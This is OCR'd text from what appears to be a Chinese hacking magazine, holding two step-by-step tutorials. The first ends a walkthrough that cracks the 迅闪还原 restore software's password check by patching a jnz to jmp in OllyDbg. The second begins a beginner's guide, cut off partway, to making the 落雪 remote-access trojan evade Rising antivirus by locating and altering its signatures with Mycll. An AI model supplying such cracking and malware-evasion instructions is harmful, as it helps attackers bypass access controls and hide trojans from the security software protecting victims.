


图5




图6

难道是它调用了一个外部的动态链接库？但事实证明不是这样，我又打开winhex再次搜索了一下“密码错误，登录失败”这个字符串，没想到居然找到了，如图5。我们记下这里的文件偏移0008F4C8，使用偏移量转换器OC转换一下，得到了它的内存地址004900C8，如图6。现在就好办了，打开OD把RecoverSetup.exe重新加载进来，加载之后OD会自动把光标定位到程序的入口点，我们不需要在程序入口修改，只需要在刚才记下的地址修改就可以了。

我们按下Ctrl+G后就会弹出一个对话框，在这里输入刚才得到的内存地址，就可以跳转到004900C8，如图7。找到之后，我们都知道，这个位置是迅闪还原提示密码错误的地址，那么沿着这里的代码一直往上就会找到一个比较密码的语句，使用鼠标拖着滚动条慢慢往上拖。哈哈，终于找到了，就在这里，是0048FFED，如图8，看看附近的代码：

```
0048FFE2   8B83 64030000   mov eax,dword ptr [ebp+364]
0048FFE8   8B10            mov edx,dword ptr [eax]
0048FFEA   FF52 50         call dword ptr [edx+50]
0048FFED   84C0            test al,al
0048FFEF   0F85 A3000000   jnz Recovers.00490098
0048FFF5   A1 10484900     mov eax,edx,dword ptr [494810]
0048FFFA   8B00            mov eax,dword ptr [eax]
```



图7




图8

这段代码是什么意思呢？“test al,al”是测试指令，和and差不多，但是test指令不对目的操作数进行赋值，只对标志寄存器Flags进行设置。它的作用就是比较用户输入的密码和原密码，下面的jnz是跳转语句，意思是当输入的密码和原密码不相等时跳转到00490098。我们在“jnz Recovers.00490098”这一句上按回车，然后弹出来提示框，把里面的jnz直接修改成jmp就可以了，别的不用改，点“汇编”按钮，然后点取消，就修改好了。意思就是无论密码是否等于原密码都不会提示“密码错误，登录失败”。

修改好之后就是保存了，在OD窗口里点右键，然后选择“复制到可执行文件”→“所有修改”→“全部复制”，就会弹出来窗口，在窗口里点击鼠标右键，选择“保存文件”，选择迅闪还原的原目录把我们修改后的文件保存下来。

试着运行一下我们修改后的文件，可以看到运行后不需要我们输入密码就可以设置迅闪了，如图9，哈哈，破解成功了。




图9

（本文所涉及到的OllyICE、peid、WinHex、偏移量转换器和迅闪还原已经收录到光盘中）

文章难易度：★★★
文章阅读点：如何利用修改特征码来制作落雪的免杀

菜鸟来跟我 免杀落雪过瑞星全监控

阿虚

落雪本身就是过瑞星的主动防御和穿防火墙的，结构和灰鸽子非常像，所以我的想法就是免杀木马的原文件，这样生成的木马就可以直接免杀了。我们在木马所在目录下的Cache文件夹里就能看到木马的源文件了，也就是CServer.dat文件。为了方便我们后面的免杀，先把它的扩展名更改成exe。使用peid检查发现这个文件没有加壳，然后使用Restorator载入CServer.exe，看看它里面的资源，如图1。里面的位图和对话框资源没什么用，就是我们平时运行软件时的对话框什么的，木马为了在运行时不让用户发现，这些资源的属性都是不可见的，所以我们把它删除了也无所谓。另外，图标也可以删除掉，那个图标太特殊了，不删除的话你另找一个替换一下也可以。在上面点右键，删除，把这三项全删掉，保存一下。这样木马的体积也可以减少一些，也不耽误木马的正常使用。




图1

现在就来免杀它吧，因为是服务端的源文件，所以免杀的方法不要太过头了，对文件的动作不要太大，以免导致用它生成的服务端不能上线。我选择了最保守的修改特征码免杀法，要修改特征码首先就要定位出特征码。拿出Mycll，载入CServer.exe，这里要提醒一下许多小菜犯的问题，在使用Mycll定特征码时总是把分块个数定的很大，少则100，多则500，我不是说这样不好，其实分块个数填10就行了。也许小菜们会问为什么。其实你填的多少，定位出的特征码没什么不一样，主要是为了节省时间。要是你填的个数多，生成的文件数也就多，杀毒软件查杀时的时间自然也就越长。分快个数里填10，点生成，Mycll提示对生成文件的目录进行查杀，使用瑞星查杀文件目录，几秒钟的工夫就查杀完毕了（我只用了5秒），大家要是分成了100块，少说也要几十秒。

我们再点二次处理，Mycll为我们定出了第一处特征区间，依照Mycll的提示，再次使用瑞星进行查杀。这次没有查到病毒，在定位出的特征码区间上点右键，复合定位此处特征。为了节省时间，我们把分块个数再填10，然后再点生成。之后继续查杀，重复以上的步骤，直到定位出的特征区间如图2所示。因为这时的特征区间长度是B（十六进制，也就是十进制的11），如果再分成10块的话有可能会使定位出的特征码不准（也分不成10块了），所以在这里右键复合定位此处特征，Mycll会把它自动分成5块。我们保持默认，点生成，查杀就可以了。最后定位出的特征码如图3所示，定位出的特征码是文件偏移地址，因为我想使用OD进行免杀，所以还要使用OC把它转成内存地址，如图4。




图2




图3

